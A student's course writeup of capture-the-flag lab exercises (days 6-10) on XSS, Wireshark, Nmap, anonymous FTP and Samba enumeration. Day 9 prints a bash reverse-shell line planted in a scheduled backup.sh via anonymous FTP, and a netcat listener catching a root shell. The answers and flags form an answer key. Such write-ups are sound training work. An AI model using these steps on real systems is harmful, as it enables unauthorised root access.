PSP0201 Week 3 Writeup

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Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP ZAP

Solution/walkthrough:

Question 1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Answers:

- Syntactic: enforce correct syntax of structured fields
- Semantic: enforce correctness of their values in the specific business context

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Answer: ^\d{5}(-\d{4})?\$

Validating a U.S. Zip Code (5 digits plus optional -4)

^\d{5}(-\d{4})?\$


Question 3: What vulnerability type was used to exploit the application?

Answer: Stored

Question 4: What query string can be abused to craft a reflected XSS?

Answer: q


To know what kind of query string or parameter that is being used, we simply just have to type in any word in the query box which in this case I'll be typing hello and submit it. Then, the query string or parameter would appear in the URL as 'q' with the word 'hello' as its value.



Question 5: Run a ZAP (proxy) automated scan on the target. How many XSS alerts of high priority area in the scan?

Answer: 2


Firstly, launch the OWASP ZAP application, click on the automated scan and just put the URL to attack which in my case I'll be using the current one 'http://10.10.95.21:5000' and click on the attack. The scanning will be processed and resulted in 6 alerts including 2 XSS alerts.




Question 6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

Answer: <script>alert('PSP0201')</script>

Type '<script>alert('PSP0201')</script>' in the wish box like the picture below.




After submitting the wish, this would happen.



Question 7: Close your browser and revisit the site MACHINE-IP:5000. Does your XSS attack persist?

Answer: Yes

When you revisit the site, the same alert would appear.



Thought Process/Methodology:

To get the answers for questions 1 and 2, I just go through the OWASP Cheat Sheet which the link was given. For question 4, to know what kind of query string or parameter that is being used, we simply just have to type in any word in the query box which in this case I'll be typing hello and submit it. Then, the query string or parameter would appear in the URL as 'q' with the word 'hello' as its value. For the next question, firstly, launch the OWASP ZAP application, click on the automated scan and just put the URL to attack which in my case I'll be using the current one 'http://10.10.95.21:5000' and click on the attack. The scanning will be processed and resulted in 6 alerts including 2 XSS alerts. Next, Type '<script>alert('PSP0201')</script>' in the wish box then an alert with a message PSP0201 would appear. Even after you close and revisit the site, the alert would still appear with the same message.

Day 7: Networking – The Grinch Did Steal Christmas


Tools used: Kali Linux, Firefox, Wireshark

Solution/walkthrough:

Question 1: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Answer: 10.11.3.2

As soon as you open the 'pcap1.pcap' in Wireshark, find the first line that has the ICMP protocol and from that, its IP address would be the answer.



Question 2: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?


Answer: http.request.method == GET

Use the protocol.request.method which the final command would be 'HTTP. request.method == GET' as we're trying to find GET.

Question 3: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Answer: reindeer-of-the-week


After applying 'HTTP. request.method == GET' in the filter box, analyze the length info content and from there, you could get the answer.



Question 4: Let's begin analyzing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

Answer: plaintext password fiasco

First, I filtered just by typing FTP in the filter box and a list of FTP protocols would appear. From this, just simply analyze them and find the most logical and relevant one. In this case, I am trying to find the password leaked during the login process, so I found the word 'PASS' with a combination of words next to it, and that would be the answer.



Question 5: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Answer: ssh

As soon as you open the 'pcap2.pcap', read on the length info column and from there you could see 2 rows that state encrypted packet. That would be the one that we will be choosing, then look at that 2 rows in the protocol column and that would be the answer to this question.

No.	Time	Source	Destination	Protocol	Length Info
	10.000000	10.10.122.128	10.11.3.2	SSH	102 Server: Encrypted packet (1en=48)
	2 0.000084	10.10.122.128	10.11.3.2	SSH	150 Server: Encrypted packet (len=96)
	3 0.060016	10.11.3.2	10.10.122.128	TCP	54 57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
	40.101317	10.11.3.2	10.10.122.128	TCP	54 57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
	5 1.127866	10.10.122.128	91.189.92.40	TCP	74 33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118188800 TSecr=0 WS=128
	6 2.549894	10.10.73.252	10.10.122.128	FTP	72 Request: QUIT
	7 2.549999	10.10.122.128	10.10.73.252	FTP	80 Response: 221 Goodbye.
	8 2.550011	10.10.122.128	10.10.73.252	TCP	66 21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813665 TSecr=411028459
	9 2.555520	10.10.73.252	10.10.122.128	TCP	66 45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665

Question 6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at

Answer: 02:c0:56:51:8a:51


First, I filtered it out from the rest just by typing 'arp' in the filter box. From there, you could read the length info and the answer is based on the question.

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No.	Time	Source	Destination	Protocol	Length Info
	46 19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56 Who has 10.10.122.128? Tell 10.10.0.1
	47 19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42 10.10.122.128 is at 02:c0:56:51:8a:51
	77 26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42 Who has 10.10.0.1? Tell 10.10.122.128
	78 26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56 10.10.0.1 is at 02:c8:85:b5:5a:aa
	84 32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56 Who has 10.10.122.128? Tell 10.10.0.1
	85 32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42 10.10.122.128 is at 02:c0:56:51:8a:51
	137 53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42 Who has 10.10.0.1? Tell 10.10.122.128
	138 53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56 10.10.0.1 is at 02:c8:85:b5:5a:aa


Question 7: Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Answer: rubber ducky

First, I filtered out by typing HTTP. From this, I could see one from the filtered files showing that it has a zipped file.



Then, I export it via File \rightarrow Export Objects \rightarrow HTTP and save it. After that, open up the file and you can see all the contents there.



Open the 'elf_mcskidy_wishlist.txt' then you could see the message

Question 8: Who is the author of Operation Arctic Storm?

Answer: Kris Kringle

Open up 'christmas.zip' and find a file entitled 'Operation Arctic Storm'. From there, you could see the author's name.

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Author: Kris Kringle
Revision Number: v2.5
Date of Revision: 14/11/2020

Thought Process/Methodology:

As soon as you open the 'pcap1.pcap' in Wireshark, find the first line that has the ICMP protocol and from that, its IP address would be the answer to question 1. Next, use the protocol.request.method which the final command would be 'HTTP. request.method == GET' as we're trying to find GET. After applying 'HTTP.request.method == GET' in the filter box, analyze the length info content and from there, I could get the answer for question 3. Moving on to the next question, First, I filtered just by typing FTP in the filter box and a list of FTP protocols would appear. From this, just simply analyze them and find the most logical and relevant one. In this case, I am trying to find the password leaked during the login process, so I found the word 'PASS' with a combination of words next to it and that a combination of words would be the answer. Next, As soon as you open the 'pcap2.pcap', read on the length info column and from there you could see 2 rows that state encrypted packets. That would be the one that we will be choosing, then look at those 2 rows in the protocol column. ssh would be the answer to it. After that, I filtered it out from the rest just by typing 'arp' in the filter box. From there, you can read the length info and the answer I got is 02:c0:56:51:8a:51. Moving on, First, I filtered out by typing HTTP. From this, I could see one from the filtered files showing that it has a zipped file. Then, I export it via File → Export Objects → HTTP and save it. After that, open up the file and you can see all the contents there. Open the 'elf mcskidy wishlist.txt' then you could see the message showing that x1 rubber ducky is going to replace Elf McEager. Finally, to find the author for Operation Arctic Storm, it is simply just by opening up the 'christmas.zip' and finding a file entitled 'Operation Arctic Storm'. From there, you could see the author's name.

Day 8: Networking – What's Under the Christmas Tree?

Tools used: Attack box

Solution/walkthrough:

Question 1: When was Snort created?

Answer: 1998

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
Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998.



Question 2: Using Nmap on MACHINE_IP, what are the port numbers of the three services running?

Answer: 80,2222,3389

Use the nmap -Pn x.x.x.x (where x.x.x.x is IP Address) flag to ignore ICMP being used to determine if the host is up.



Question 3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Answer: Ubuntu

To identify services running, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag.

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root@ip-10-10-104-58: ~
                     root@i... × root@i... × root@i... × root@i...
 root@ip-10-10-104-58:~# nmap -A 10.10.250.233
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 12:48 BST

Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)


Host is up (0.00047s latency).

Not shown: 997 closed ports
           STATE SERVICE open http
                                         Apache httpd 2.4.29 ((Ubuntu))
 |_http-generator: Hugo 0.78.2
   http-server-header: Apache/2.4.29 (Ubuntu)
   http-title: TBFC's Internal Blog
                                         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
 2222/tcp open ssh
   ssh-hostkey:
      2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
       256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
 3389/tcp open ms-wbt-server xrdp
MAC Address: 02:AC:A8:87:EA:57 (Unknown)
 No exact OS matches for host (If you know what OS is running on it, see https://
 nmap.org/submit/ ).
TCP/IP fingerprint:
 OS:SCAN(V=7.60%E=4%D=6/25%OT=80%CT=1%CU=34467%PV=Y%DS=1%DC=D%G=Y%M=02ACA8%T
OS:M=62B6F651%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A
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Question 4: What is the version of Apache?

Answer: 2.4.29


Same as question 3, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag to identify services running.



Question 5: What is running on port 2222?


Answer: ssh

Same as questions 3 and 4, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag to identify services running.



Question 6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Answer: blog



Thought Process/Methodology:

Open the terminal of the root's home. Then, we can simply use the nmap flag that can scan and gather information for us. For example, command Nmap -A x.x.x.x (whereas x.x.x.x is the IP address) to scan the host to identify services running by matching Nmap's database with OS detection. The name of the Linux distribution that is running which is reported as the most likely distribution to be running can be identified which is ubuntu. The version of Apache, which service that is running on port 2222 and retrieves the "HTTP-TITLE" of the web server can also be identified by using this flag.

Day 9: Networking – Anyone can be Santa!

Tools used: Attack box, FTP

Solution/walkthrough:

Question 1: What are the directories you found on the FTP site?

Answer: backups, elf_workshops, human_resources, public

		root@ip-10	-10-13-43:	~			-	e 🛞
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Question 2: Name the directory on the FTP server that has data accessible by the "anonymous" user

Answer: public

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Question 3: What script gets executed within this directory?

Answer: backup.sh

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root@ip-10-10-187-216: ~
debug
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ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
            20 0
drwxr-xr-x
drwxr-xr-x
                                          4096 Nov 16 15:05 elf_workshops
drwxr-xr-x
               2 0
                                          4096 Nov 16 15:04 human resources
drwxrwxrwx 2 65534
226 Directory send OK.
ftp> cd public
                           65534
                                         4096 Nov 16 19:35 public
250 Directory successfully changed.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x 1 111
-rw-rw-rw- 1 111
                                            24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (228.8714 kB/s) ftp> get
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root@ip-10-10-187-216: ~
File Edit View Search Terminal Help
  GNU nano 2.9.3
                                                     backup.sh
                                                                                                   Modified
    reate backups to include date DD/MM/YYYY
lename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz".
bash -i >& /dev/tcp/10.10.187.216/4444 0>&1
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AX Exit AR Read File A\ Replace AU Uncut TextAT To Linter
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                                      root@ip-10-10-187-216: ~
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   root@ip-10-10-187-216: ~
   root@ip-10-10-187-216:~# cat target.txt
  10.10.249.124
  root@ip-10-10-187-216:-# ftp 10.10.249.124
Connected to 10.10.249.124.
  Name (10.10.249.124:root): anonymous
  230 Login successful.
  Using binary mode to transfer files. ftp> cd public
  250 Directory successfully changed.
   ftp> ls
  200 PORT command successful. Consider using PASV.
  150 Here comes the directory listing.
-rwxr-xr-x 1 111 113
-rw-rw-rw- 1 111 113
                                                     341 Nov 16 19:34 backup.sh
                                                     24 Nov 16 19:35 shoppinglist.txt
  226 Directory send OK. ftp> put backup.sh
  local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
   150 Ok to send data.
  226 Transfer complete.
386 bytes sent in 0.00 secs (10.2255 MB/s)
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Question 4: What movie did Santa have on his Christmas shopping list?

Answer: The Polar Express

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root@ip-10-10-13-43: ~ -

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root@ip-10-10-13-43: ~ × root@ip-10-10-13-43: ~ × root@ip-10-10-13-43: ~

root@ip-10-10-13-43: ~# cat shoppinglist.txt

The Polar Express Movie root@ip-10-10-13-43: ~#
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Question 5: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Answer: THM{even_you_can_be_santa}

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root@ip-10-10-187-216:-# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.249.124 59820 received!
bash: cannot set terminal process group (1288): Inappropriate local for device bash: no job control in this shell
root@tbfc-ftp-01:-# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:-#
```

Thought Process/Methodology:

First up we had to find which file was accessible to the anonymous user and then find out what file was in the accessible file which was a public file, that file had a backup.sh and shoppinglist.txt.After that, we changed the IP address to access the file. After that, we set a Netcat listener to catch a connection on the attack box, as we do that we will put the backup.sh file to our current directory and then we return to Netcat listener to see if the reverse system shell is successful. After gaining access we can upload and download files.

Day 10: Networking – Don't be selfish!

Tools used: Kali Linux

Solution/walkthrough:

Question 1: Examine the help options for enum4linux. Match the following flags with the descriptions.

Answer:

Display help message -h
Do all simple enumeration -a
Get OS information -o
Get share list -S

Use the command: enum4linux -h or enum4linux --help to see the flags option.

Question 2: Using enum4linux, how many users are there on the Samba server?


Answer: 3

Use the command: enum4linux 10.10.120.242 to enumerate all information from the server. Among the outputs, there is the user list. It is shown that there are 3 users.

Question 3: Now how many "shares" are there on the Samba server?

Answer: 4

From the output earlier, there is also the share list. It is shown that there are 4 share names.



Question 4: Use smbclient to try to log in to the shares on the Samba server. What share doesn't require a password?

Answer: tbfc-santa

Now we're going to attempt logging onto the shares on the Samba server using smbclient
//10.10.120.242/**sharename** to see if any of them don't require a password. I found that tbfc-Santa didn't require a password after testing them.

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(kali® kali)-[~]

$ smbclient //10.10.120.242/tbfc-hr
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali® kali)-[~]

$ smbclient //10.10.120.242/tbfc-it
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali® kali)-[~]

$ smbclient //10.10.120.242/tbfc-santa
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \>
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Question 5: Log in to this share, what directory did ElfMcSkidy leave for Santa?

Answer: jingle-tunes

List the contents of our current working directory by using the ls command. Jingle-tunes is the only directory that we can see.

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-(kali⊕kali)-[~]
smbclient //10.10.120.242/tbfc-santa 00.00
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
                                             0 Wed Nov 11 21:12:07 2020
                                     D
                                     D
                                             0 Wed Nov 11 20:32:21 2020
 jingle-tunes /// o 1
                                     D
                                            _0 Wed Nov 11 21:10:41 2020
 note_from_mcskidy.txt
                                           143 Wed Nov 11 21:12:07 2020
                                    N
               10252564 blocks of size 1024. 5369396 blocks available
smb: \>
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Thought Process/Methodology:

Open the terminal in our machine and use the command enum4linux -h. We were shown the full help message and all the flags options. We can see the description of flags -h, -a, -o, and -S to answer the first question. Next, to enumerate the information from the Samba server, we use the enum4linux command. It then showed all the information including the userlist and sharelist. Then, we tried to log onto each of the shares on the server using smbclient. We found that tbfc-santa does not require any password. After getting access to the share, we use the command ls to see the directory which McSkidy left for Santa. We found out the directory is /jingle-tunes as it is the only directory in it.